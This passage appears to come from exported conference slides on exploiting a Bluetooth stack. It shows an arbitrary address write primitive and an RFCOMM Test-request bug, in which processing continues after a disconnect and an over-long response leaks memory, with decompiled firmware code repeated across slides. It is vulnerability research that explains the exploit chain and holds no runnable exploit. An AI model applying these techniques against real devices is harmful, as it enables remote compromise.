7. Trigger PWN AVRCP type and perform AAW



Exploit :: AAW Primitive

What do we have so far?

- ✓ Universal heap spraying
- ✓ Arbitrary Address Write (AAW)
 - *A lot of steps are omitted for readability*
- ✓ AAW can be triggered multiple times
 - Exploit stability is still ~100%

Exploit :: AAW Primitive

What do we have so far?

- ✓ Universal heap spraying
- ✓ Arbitrary Address Write (AAW)
 - *A lot of steps are omitted for readability*
- ✓ AAW can be triggered multiple times
 - Exploit stability is still ~100%

Problems:

- ✗ PIE and ASLR are enabled
- ✗ Don't have any VMA to write to

Exploit :: AAW Primitive

What do we have so far?

- ✓ Universal heap spraying
- ✓ Arbitrary Address Write (AAW)
 - *A lot of steps are omitted for readability*
- ✓ AAW can be triggered multiple times
 - Exploit stability is still ~100%

Problems:

- ✗ PIE and ASLR are enabled
- ✗ Don't have any VMA to write to


Address leak is needed
to utilize AAW primitive

Bluetooth :: RFCOMM


Bluetooth :: RFCOMM :: Intro

RFCOMM can emulate the serial cable line of an RS-232 serial port


- Initiating RFCOMM
 - Outgoing connection side
- Responding RFCOMM
 - Incoming connection side
- **Multiplexer channel** (DLCI = 0)
 - Works as signalling in L2CAP
 - DLC parameter negotiation: PN
 - Remote Port Negotiation: RPN
 - **Checks communication link: TEST**
- Data link channels (DLC)
 - Established for upper-level services
 - Exchange data on the connection



Bluetooth :: RFCOMM :: Intro



Bluetooth :: RFCOMM :: Intro



Bluetooth :: RFCOMM :: Multiplexer Channel

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vuln#1

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Vuln#1: After **DiscReq** is sent,
the processing still **continues**

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vuln#2

Vuln#2: paramLen is used for response length instead of the sanitized copylen

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }

    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }

    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Vuln#1: After DiscReq is sent, the processing still continues

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

TX RFCOMM Test request
with a large paramLen

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Validation is not passed
as paramLen is greater
than RX packet length

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

RFCOMM L2CAP channel
disconnection but function
is not terminated after that

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

copyLen is calculated
as min(127, paramLen).
For a large paramLen,
copyLen equals 127

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

RX Test request data is
copied into tstRspBuf
Max: copyLen bytes

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined

```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDisconnect(muxId);
    }
    if ( opcode != 0x21 ) {
        // other RFCOMM opcodes
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```


TX Test response with
paramLen bytes length
exceeding tstRspBuf size

Bluetooth :: RFCOMM :: Multiplexer Channel :: Vulns Combined


```
__int64 RF_MultiplexChannel(UINT8 a1, UINT8 a2)
{
    rxLen = RFC.mux[a1].rxLen;
    rxData = &RFC.mux[a1].rxBuff[hdrOff];
    paramLen = (rxData[2] << 7) | (v8 >> 1);
    param = &rxData[hdrLen];
    if ( (int)paramLen > (int)(rxLen - hdrLen) ) {
        RF_L2capDis
    }
    if ( opcode !=
        // other RF
        return;
    }
    copyLen = paramLen > 127 ? 127 : paramLen;
    os_memcpy(&RFC.mux[muxId].tstRspBuf, param, copyLen);
    if ( RF_SendTestRsp(muxId, paramLen, 0) == 2 )
        return;
}
```

Possible Address
Leak?


Bluetooth :: RFCOMM :: Exploit :: Issues




Bluetooth :: RFCOMM :: Exploit :: Issues



Bluetooth :: RFCOMM :: Exploit :: Issues



Bluetooth :: RFCOMM :: Exploit :: Issues



Bluetooth :: RFCOMM :: Exploit :: Issues

```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 ) {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
        if ( !v7 ) {
            if (ch->state != L2_STATE_CREATE_RSP ) {
                ...
                ret = L2CAP_ProcessDiscReq(ch);
                goto out;
            }
        }
    }
out:
    return ret;
}
```

```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```

Bluetooth :: RFCOMM :: Exploit :: Issues

